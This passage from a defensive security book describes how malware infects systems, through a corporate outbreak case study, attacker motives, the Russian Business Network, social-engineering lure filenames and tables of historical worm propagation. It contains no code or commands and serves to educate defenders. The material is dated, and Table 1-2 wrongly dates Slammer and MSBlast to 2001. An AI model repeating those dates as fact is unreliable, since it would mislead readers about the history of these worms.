Wednesday 4:00 pm Hundreds of employees are now infected, but the rumor of the application from the email needing to be installed has reached IT, and they start to investigate. IT finds that this may be malware, but their corporate antivirus and email antivirus didn't detect it so they aren't sure what the executable does. They have no information about the executable being malicious, its intent, or how the malware operates. They place their trust in their security vendors and send samples to their antivirus vendor for analysis.

Thursday 10:00 am IT is scrambling and attempting to remove the virus using the special signatures received from the antivirus vendor last night. It is a cat-and-mouse game with IT barely keeping ahead of the propagation. IT decided to turn off all workstations companywide last night, including those that were required by the manufacturing firm's order processors in London. Customers were not happy.

Thursday 8:00 pm IT is still attempting to disinfect the workstations. An IT staff member starts to do analysis on his own and discovers the binary may have been written by an ex-employee based off of some strings located in the binary that reference a past scuffle between the previous CIO and Director of IT. IT contacts the FBI to determine if this could be a criminal act.

Friday 9:00 am The quarterly meeting is supposed to start but is delayed because the workstation that the CEO must use to give his presentation was infected and hasn't been cleaned since the machine was off when IT pushed out the new antivirus updates. The CEO calls an emergency meeting with the CIO to determine what is happening. IT continues to disinfect the network and is making steady progress.

Saturday 11:00 am IT feels that they have completely removed the malware from the network. Employees will be ready to work on Monday, but IT will still have much to do as the infection caused so much damage that 30 workstations have to be rebuilt because the malware was not perfectly removed from each workstation.

Next Monday 3:00 pm The CIO meets with the CEO to give an estimated cost to the time spent in cleaning up the problem. Neither the CEO nor the CIO is able to fathom the actual number of lost sales or productivity of the 1500 workers who were infected and not able to work. Furthermore, the CIO informs the CEO that a few employees had their identities stolen since the malware logged their keystrokes as they logged into their online bank account. The victim employees want to know what the company is going to do to help them.

Situations like the above are not uncommon. The technical details may be different for each case but the meeting on Monday that the CIO had with the CEO is all too common. No one within the manufacturing organization anticipated this it seemed, yet the industry trade magazines and every security report has said this was inevitable. The main issue in this case is that the company was unprepared. As in war, knowledge is half the battle, and yet most organizations do not understand malware, how it is written, and why it is written, and they don't have adequate policies and processes in place to handle a full-scale bot outbreak. Because of this, in 2008, the second highest cost to an organization from malware was the cost to remove bots from the network according to Symantec's Internet Threat Report. In our case study, the total time IT had to dedicate to get the business back up and running was high and that amount does not include any potential notifications, compliance violations, or legal costs that are the result of the malware capturing personally identifiable information.

CHAPTER 1

**METHOD OF
INFECTION**

Today's threat landscape is more hostile than ever before. Recent advances in phishing and spam have shown that the attacker's methods have become more psychological than technological. Users are now targeted via email and the Web and asked to give up their sensitive information, such as usernames and passwords for online banking, by websites that look so credible many people cannot even tell the difference. According to McAfee's Site Advisor, 95 percent of over 120 thousand people who have taken their Spyware Quiz, a test that asks whether a site is safe or not, incorrectly assume a site is safe when it is verified to contain malware. McAfee's quiz is a stunning example of the problem users face. They must decide whether something will negatively affect their machine with a quick visual inspection. Given the lack of security awareness, this important decision is akin to a four-year-old boy trying to determine if his dad really did pull a quarter from his ear or not. Once the attacker has fooled the user into downloading the malware, the attacker is free to explore the newest frontier in cyberspace—your workstation—for confidential information, usernames, and passwords, and personally identifiable information such as your Social Security Number or bank account information.

When was the last time you heard about a major virus outbreak on your local news? Two years ago? Viruses are dead. The threat of worms and viruses to home users and corporate networks has dropped dramatically since the major outbreaks of Bagle and Netsky in 2004. However, the outbreaks did not stop because virus writers decided to pack up and go home. Instead, they stopped because their main goal, publicity, was no longer interesting. They wanted something more, such as money, sensitive information, and sustained access to unauthorized systems, to leverage those system resources, so they changed their methods, techniques, and tools, aligning them with their new motives to be discreet and target-focused. Thus began the era of malware and rootkits.

Some of the changes malware authors have experienced were forced upon them as the security industry elevated the security arms race to new levels. A decrease in the number of unauthenticated remote vulnerabilities within Microsoft's operating system and the increased usage of perimeter security products forced attackers to elevate their game to a new level.

THIS SECURITY STUFF MIGHT ACTUALLY WORK

Security tools and products are typically looked at as items that reduce productivity and waste resources or provide no real return on investment but have to be implemented because it is "policy." Many security products (by themselves) do not provide value, but recent changes by companies that produce software have shown dramatic decreases in the number and type of vulnerabilities. Gone are the days of an attacker tripping over a buffer overflow in a core operating system component that can be exploited for remote administrative access. Today's vulnerabilities are much more complicated, hidden deep inside code that requires much more skill to find, and are released much less frequently; finding them normally requires a significant investment of an attacker's time.

Attackers are spending their time developing tools such as fuzzers and memory analyzers to find the vulnerabilities as new software releases like patches are published.

This type of investment requires capital in the form of research funds or a lot of free time, which is why many vulnerabilities are discovered by security firms such as McAfee, iDefense, and TippingPoint, companies where they pay developers, instead of independents, to look for new vulnerabilities.

Malware authors don't attempt to find new "zero day" exploits to use in propagating their malware anyway; rather, they just convince the user to install the malicious software legitimately, or they wait for a software vendor to release a patch and then reverse engineer the patch and develop an exploit from it. Since many users don't patch for days or even months or years after a patch is officially released, malware authors have a great window of opportunity to release variant after variant of their software, infecting more users.

Decrease in Operating System Vulnerabilities

Money and data were not the only motivators for the shift from viruses and worms to the vastly more complex malware and rootkits. Microsoft Windows operating system vulnerabilities that attackers can exploit remotely have been on a sharp decline since 2005, as shown in Figure 1-1.

Furthermore, the largest operating system vendor in the world, Microsoft, has made huge improvements in its security process, which has enabled Windows to move down




Figure 1-1 Critical and high-vulnerability disclosures affecting client-side applications, 2005–2008


to being only the fifth most vulnerable system according to a 2009 IBM X-Force report (see Figure 1-2).

The trend within the security research community has been to research client-side vulnerabilities such as those that can be exploited through a web browser that is compromised by loading a malicious web page or by Microsoft Office when a user opens and interprets an Office document. Microsoft isn't the only vendor to attempt to find vulnerabilities within its desktop products. Companies such as Adobe and Skype are targets as well. There are many reasons for this shift, but part of it is that there are less and less operating system vulnerabilities being found since security researchers have spent over 20 years analyzing the operating systems in use. They want a new frontier with new challenges to explore.

Perimeter Security

Perimeter security technologies have evolved dramatically since the first major virus outbreak, the Melissa virus, in 1999. In 1999, most organizations were still struggling with how to deploy firewalls, and many that had already deployed firewalls were struggling with how to actually configure them properly. As more enterprises and home users realized that viruses and worms actually had to connect to the vulnerable service or system to exploit it, they started to leverage perimeter security products.

Firewalls, the first perimeter security product, became commonplace in organizations for all Internet-available networks and are still mandatory for any Internet-accessible



network today. For home networks, Microsoft's XP Service Pack 2 included a rudimentary firewall that helped some home users block attacks as well, albeit not as well as it could have. Implementing a firewall limited the services that could communicate with unauthenticated external devices, thereby significantly reducing the vulnerable entry points that worms used to break into a network.

Many organizations started adding more high-speed Internet connectivity to satellite offices to replace slow and expensive ATM links, and because they didn't want to pay or manage a complex firewall at each location, Virtual Private Networks (VPNs) matured to become much easier to manage and hence began being deployed. Having a VPN connection to the corporate network allowed companies to start denying all connections to and from a corporate office unless the data was going over the secured and authenticated VPN. This network design further reduced the number of vulnerable workstations and servers reachable by viruses and worms via the Internet.

The last technology that accelerated the change from publicity-gathering viruses and worms to data-stealing malware is the intrusion detection system (IDS) and intrusion prevention system (IPS). Many users believe that antivirus technology is the only solution to the virus and worm problem. However, IDS and IPS took the technology within antivirus systems—signature matching—and applied it to the network layer at the perimeter of the network. This change prevented viruses and worms from even making their way to the workstation. Furthermore, these systems provided an additional line of defense for the firewall, which did not deeply inspect data that it allowed through. For example, if a virus worm like Code Red attacked via port 80 through IIS, a firewall would allow it through without inspection, whereas an IPS would actually prevent the worm from traversing over port 80 to the server.

With the number of exploitable vulnerabilities publicly available decreasing and more perimeter security devices preventing remote access to machines, viruses fell back to the tried and true methods of propagation—email and the Web.

WHY THEY WANT YOUR WORKSTATION

Technology advances and the availability of attack vectors were factors in attackers changing their methods, but their target, you, ultimately made the decision for them. Authors of malware and rootkits realized that they could generate revenue for themselves by utilizing the malware they were creating to steal sensitive data, such as your online banking username and password, commit click fraud, and sell remote control of infected workstations to spammers as spam relays. They could actually receive a return on investment from the time they put into writing their malware. Your workstation was now worth much more than it was before; therefore, the attacker's tools needed to adapt to maintain control of the infected workstation as well as infect as many workstations as possible.

The home user is not the only target of malware authors. The corporate workstation is just as juicy and inviting. Enterprise workstation users routinely save confidential corporate documents to their local workstation, log into personal accounts online such as bank accounts, and log into corporate servers that contain corporate intellectual property.

All of these items are of interest to attackers and are routinely gathered during malware infections. A very recent example of an “enterprise” target is U.S. Presidential Candidates Barack Obama and John McCain. Both candidates’ campaign systems were attacked and infiltrated by remote attackers. We can only guess at the type of information they were looking for, but the data they had access to, if it was released, could have caused significant damage to either campaign. Even what may seem like useless information is routinely stolen and sold or distributed. Items such as personal photos, secret love affair chats, which may also occur at the workplace, and email are targets as well.

INTENT IS HARD TO DETECT

The change in landscape has increased the technical challenges for malware authors, but the greatest change has been a change in intent. As mentioned before, many virus authors were writing viruses purely for ego gratification and to show off to their friends. Virus writers were part of an underground subculture that rewarded members for new techniques and for mass destruction. The race to be the smartest author caused many virus authors to push the envelope and actually release their creations, causing massive amounts of damage. These acts are synonymous with the plot of many bad movies where two boys constantly try to “one up” each other when fighting over a girl in high school but all they leave is destruction in their wake. In the end, neither gets the girl and the two boys end up in trouble and looking stupid. The same is true for virus authors who released viruses. In countries where writing viruses is illegal, the virus writers were caught and prosecuted.

Some virus authors weren’t in it for ego but for protest, as was the case with Onel A. De Guzman. De Guzman was seen as a Robinhood in the Philippines. He wrote the portion of the ILOVEYOU virus that stole the usernames and passwords people used to access the Internet and gave the information to others to utilize. In the Philippines, where Internet access costs as much as \$90 per month, many saw his virus as a great benefit. In addition to de Guzman, Dark Avenger, a Bulgarian virus author, was cited as saying he wrote viruses and released them “because they gave him a sense of political power and freedom he was denied in Bulgaria.” Malware and rootkits are not about ego or protest—they’re about money.

Malware authors want money, and the easiest way to get it is to steal it from you. Their intent with the programs they have written has changed dramatically. Malware and rootkits are now precision-theft tools, not billboards for shouting their accolades and propaganda to friends. Why does this shift matter?

The shift to malicious intent by authors sent a signal to those who protect users from malware that they needed to shift their detection and prevention capabilities. Viruses and worms are technical anomalies. In general, their functionality is not composed of a common set of features that normal computer users may execute, such as a word-processing application; therefore, detecting and preventing an anomaly is easier than detecting a user doing something malicious. The problem with detecting malicious intent is in who defines what is malicious. Is it the antivirus companies or the media? Different computer users have different risk tolerances so one person may be able to tolerate a

piece of malware running in return for the benefit it may provide (we will get to the benefits malware delivers later), whereas someone else may not tolerate any malware.

Understanding the intent of a legitimate user's action is hard, if not impossible. Governments around the world have been trying to understand the intent of human action within the law enforcement and legal system for years with little success. Conviction rates in most countries following an Anglo-Saxon legal system (such as the United States) range from 40 to 80 percent. If the legal systems around the world, which have been dealing with this problem for hundreds of years, have a hard time determining intent, how do we stand a chance in stopping malware? We believe we do, but the battle is one that we have never seen before in the cyberwarfare community, which is why the remainder of the book focuses on arming you with the technical knowledge about how malware propagates, infects, maintains control, and steals data. Hopefully, armed with this information, you will be able to determine the intent of the applications running on your workstation and take the first step in defending your network against malware.

IT'S A BUSINESS

As mentioned previously, malware authors are focused on making a profit. Like all entrepreneurs who want to make money, they start various businesses to take advantage of the situation. The largest and most active of all the malware groups is the Russian Business Network (RBN). Russia has been on the malware scene for years, with many of the most well-known viruses and Trojans, such as Bagle, MyDoom, and Netsky, originating from Russian developers. It seems that because of the lack of high-paying IT jobs within Russia and the fact that the majority of the IT jobs are mundane and very task-oriented, the large base of young professionals with high levels of technical talent are turning to crime to get their technology fix.

Before we dive into the business of the RBN, let's explore the organization. The RBN is nothing more than a highly scalable, redundant, and efficient hosting platform that just happens to host malware. Its hosting customers include child pornography sites, gambling, malware, and phishing sites. The RBN doesn't care what the hosting platform is used for as long as it receives revenue.

The RBN primarily focuses its efforts into six areas:

- Phishing
- Malware
- Scams
- Distributed denial of service (DDoS)
- Pornography (including child pornography)
- Games

In order to support these efforts, the RBN has created and deployed a hosting platform that consists of one main requirement—bandwidth—and continually deploys malicious web servers, botnets, and command and control servers.

The RBN began to be seen as a distributor of malware in 2005 when it was discovered that the CoolWebSearch Malware was being distributed by servers hosted on RBN address space. The RBN continued to increase their distribution and hosting of malware through the use of exploits such as the Microsoft VRML exploit in 2006. The RBN used a variety of exploits and malware during anonymous customer attacks but its footprint was still relatively small.

Starting in 2007, with the release of the MPack attack toolkit, the RBN started to really take hold of the malware market. Although MPack may not have actually been written by the RBN, the author of MPack is Russian, and many of the initial MPack installations, including Torpig, a known malware payload, have been traced back to the RBN network. MPack was sold to attackers for \$500 to \$1000 and an extra \$300 included a loader to help jumpstart the malicious activities. MPack was a great step forward for the RBN as it contained over ten different exploits and attackers could choose which exploit to use based on the connecting target. It was very effective and gave the RBN something they had never really had before: metrics. Since MPack contained multiple exploits, the management console detailed which web browsers were most successfully infected, what country the web browsers originated from, and infection ratios. These metrics allowed attackers to finetune their attacks or sell a specific type of infected machine based on their inventory.

Continuing the infection spree, the RBN appears to have been behind the Bank of India incident in which the website for the Bank of India began distributing malware from the RBN's network. Amazingly, the Bank of India site attempted to install over 20 different types of malware on a client's computer. RBN was now definitely in the volume game of malware distribution!

Malware distribution is the RBN's number one activity, but phishing is a close second. The amount of disinformation and incorrect information available about the RBN has made it very difficult to link the network directly to a specific phishing attack; however, significant data shows that the RBN networks have hosted banking Trojans and other services that enabled updates to bypass antivirus, phishing content pages, and have acted as a destination for logs from installed Trojans.

The RBN, like any entrepreneurial business, has also launched retail sites that accept credit cards for fake anti-malware software and has entered into partnerships with traditional hackers in order to increase its footprint of web servers that are serving malicious traffic.

With the RBN's massive organization and infrastructure, it is easy to see that the estimated revenue for all the RBN's activities is around \$120 million per year. With that type of revenue, you can see why the goal of the attackers has moved from owning the server to owning identities.


SIGNIFICANT MALWARE PROPAGATION TECHNIQUES


Malware traditionally employs attacks against platforms and applications such as Microsoft Windows, Linux, Mac OS, Microsoft Office Suite, and many third-party applications. Some malware has even been distributed unknowingly by manufacturers

and embedded directly in installation discs only to be discovered several months later, which was still occurring in 2008. The two most popular forms of propagation in the late 1990s were via email and direct file execution. Now as unimportant as this brief history of viruses may seem to many of you, I am highlighting several malware breakouts for significant reasons. Most important are the need to understand the evolution in techniques over the past ten years to what is commonly seen today and to understand where these methods originated. I also want to illustrate how the “old reliable” techniques still work just as well today as they did ten years ago. The security community evolved into what it is today by learning the lessons from the propagation techniques they inevitably thwarted, but they now face a serious challenge with battling and stopping attacks based on these techniques. Finally, this will serve as a quick overview for those readers who are newer in the community and were not around when these malware samples were released.

Social Engineering

Historically, the oldest and still the most effective method for delivering and propagating malware across a network is to violate human trust relationships. Social engineering involves the crafting of a story that is then delivered to a victim in hopes the victim believes the story and then performs the desired steps in order to execute the malware. Typically, the user is unaware of the actual infection, although sometimes the delivery method or story by which the “false trust” is built is fairly shallow. Sometimes the user intuits something is wrong or an event raises his or her suspicions, and after a quick inspection, the user discovers the overall plot. The enterprise security team then attempts to remove the malware and prevent propagation through the network. Without social engineering, almost all malware today would not be able to infect systems and I would not be co-authoring this book. Following are some potentially malicious screens that might build a “false trust” in hopes that I click away and become infected or provide personal information.





Here is a short list of ambiguous filenames malware writers employ to entice unsuspecting social engineering victims to open, thus kicking off the infection process:

- ACDSee 9.exe
- Adobe Photoshop 9 full.exe
- Ahead Nero 7.exe


- Matrix 3 Revolution English Subtitles.exe
- Microsoft Office 2003 Crack, Working!.exe
- Microsoft Windows XP, WinXP Crack, working Keygen.exe
- Porno Screensaver.scr
- Serials.txt.exe
- WinAmp 6 New!.exe
- Windows Sourcecode update.doc.exe

File Execution

This is what it is; file execution is the most straightforward method for malware infection. A user clicks the file, whether renamed and/or embedded within another file, such as portable executables, Microsoft Office Documents, Adobe PDFs, or compressed zips. The file can be delivered through the social engineering techniques just discussed or via peer-to-peer (P2P) networking, enterprise network file sharing, email, or nonvolatile memory device transfers. Today, some malware is delivered in the form of downloadable flash games that you enjoy while, in the background, your system is now the victim of someone's sly humor such as StormWorm. Some infections come to you as simple graphic design animations, PowerPoint slides of dancing bears, and even patriotic stories. This propagation technique—file execution—is the foundation for all malware: Essentially, if you don't execute it, then the malware is not going to infect your system. Table 1-1 lists some simple examples of various Windows-based file types that have been used to deliver malware to victims via file execution, and Figure 1-3 shows the most frequently emailed file types.

File Extension	Associated Application
.FLV	Adobe Flash Player
.DOC	Microsoft Word Document
.PPT	Microsoft Power Point
.XLS	Microsoft Excel
.EXE	Executable File
.PDF	Adobe Reader File Format
.BAT	Windows Command Batch File

Table 1-1 Most Popular File Types for Distributing Malware



The forefathers of malware implemented methods that were novel and, for the most part, well thought out and not overly malicious beyond destroying the computer itself. These attackers were more focused on a show of ego and ingenuity through the release of proof-of-concept code. The malware they released did have several implementation weaknesses such as easily identifiable binaries, system entries, and easily detectable propagation techniques. Their methods kept security professionals up at night, wondering when the other shoe would drop until better antivirus engines and network intrusion detection systems were developed. Figure 1-4 provides a simple timeline of the lifecycle of intrusion detection systems, which were the best tools in the late 1990s and early turn of the millennium for identifying malware propagating across networks.

Table 1-2 breaks out the propagation techniques used in some of the most infamous early malware attacks.




Figure 1-4 Intrusion detection system timeline

Malware	Year	Injection Technique	Propagation Techniques
Win95.CIH	1998	Email attachments File execution	File infection User sharing and execution
Happy99	1999	Email attachments File execution	CorelDraw application infection
LoveLetter	2000	Email attachments File execution	File dropper Overwrite/deletion
Inta	2000	Email attachments File execution	Unique file-filling method in slack space
Vecna (Coke)	2001	Email attachments File execution	Hooked MAPI.dll in order to attach itself to all outgoing emails from the infected system
CodeRed	2001	Vulnerable network services	Direct exploitation of vulnerable services
CodeRedII	2001	Vulnerable network services	Direct exploitation of vulnerable services, enhanced scanning engine from version 1
Nimda	2001	Email attachments File execution LAN scanning Web worm	Email attachments File execution LAN scanning Web worm
Slammer	2001	Vulnerable network services	Direct exploitation of vulnerable services
MSBlast	2001	Vulnerable network services	Direct exploitation of vulnerable services
Sobig	2003	Email attachments File execution	File dropper Overwrite/deletion of original files
Bagle	2003	Email attachments File execution	Backdoor/remote access Remote updater
Netsky	2003	Email attachments File execution Archived attachment	Focused on peer-to-peer-based propagation through Internet sharing programs such as Kazaa, Morpheus, Gnutella, etc.
Sasser	2004	Vulnerable network services	Direct exploitation of vulnerable services

Table 1-2 Propagation Techniques Used in Early Malware Attacks

MODERN MALWARE PROPAGATION TECHNIQUES

Thanks to very creative advancements in network applications, network services, and operating system features, identifying malware propagation has become much more difficult than it used to be for IDSs. IDS signatures have proven to be practically helpless against new malware releases or polymorphic malware. At the early turn of the millennium, an entirely new breed of propagation techniques were released into the world, techniques spawned from the lessons learned from prior malware outbreaks.

Malware trends have evolved to such a point that we now rely on experts to predict potential new outbreaks or methods where old techniques may lead to innovations that dwarfed the damage done by predecessors. New techniques are built upon using system enhancements and feature upgrades of operating systems and applications against end users. Table 1-3 lists some of the newest evolutions in malware propagation methods.

The worms described in Table 1-3 use newer methods of infection and propagation and have been the source of significant outbreaks in recent IT history. By itself, Downadup infected over 9 million computers in less than 5 days. Evaluating the development of malware is important—from custom-targeted malware against organizations all the way

Malware	Year	Injection Technique	Propagation Techniques
StormWorm	2007– 2008	Email attachments/ File execution	File dropper Overwrite/deletion P2P C2 structure and Fast Flux communication chaining
AutoIT	2008	File execution	Copies generated onto removable drives by overwriting the autorun.inf
Downadup	2009	File execution	File transfer, file sharing, copying itself across network shares or shares with weak passwords
Bacterialoh	2009	File execution (P2P network-based)	Disguised as a crack utility that a user downloads and executes locally
Koobface	2009	Client-side exploit	Spread through social net- working sites with a loaded URL linked to the malware through sites such as Facebook, MySpace, Friendster, and LiveJournal

Table 1-3 New Evolutions in Malware

down to simple client-side exploits that execute malicious code in order to remotely take control of victim computers. Although almost all of the popular examples are Microsoft Windows–focused malware that were reported in the press and printed in everyone’s morning paper, quantifying the entirety of the malware out there in the wild is still key.

All of the techniques used during malware’s initial evolutionary period can be seen conceptually in today’s malware releases. The damage these techniques have caused has only increased due to advances in network and routing services developed to ease the network administrator’s daily roles and responsibilities.

At the dawn of the twenty-first century, malware authors have also started using techniques that have been increasingly difficult for forensics analysts and network defenders to identify and mitigate against. Historically, methods have ranged from very traditional straightforward ones to highly innovative approaches, which cause many headaches for administrators around the world. In the following sections, I’m going to discuss one of the biggest outbreaks and then move on to describing other samples and their functionality.

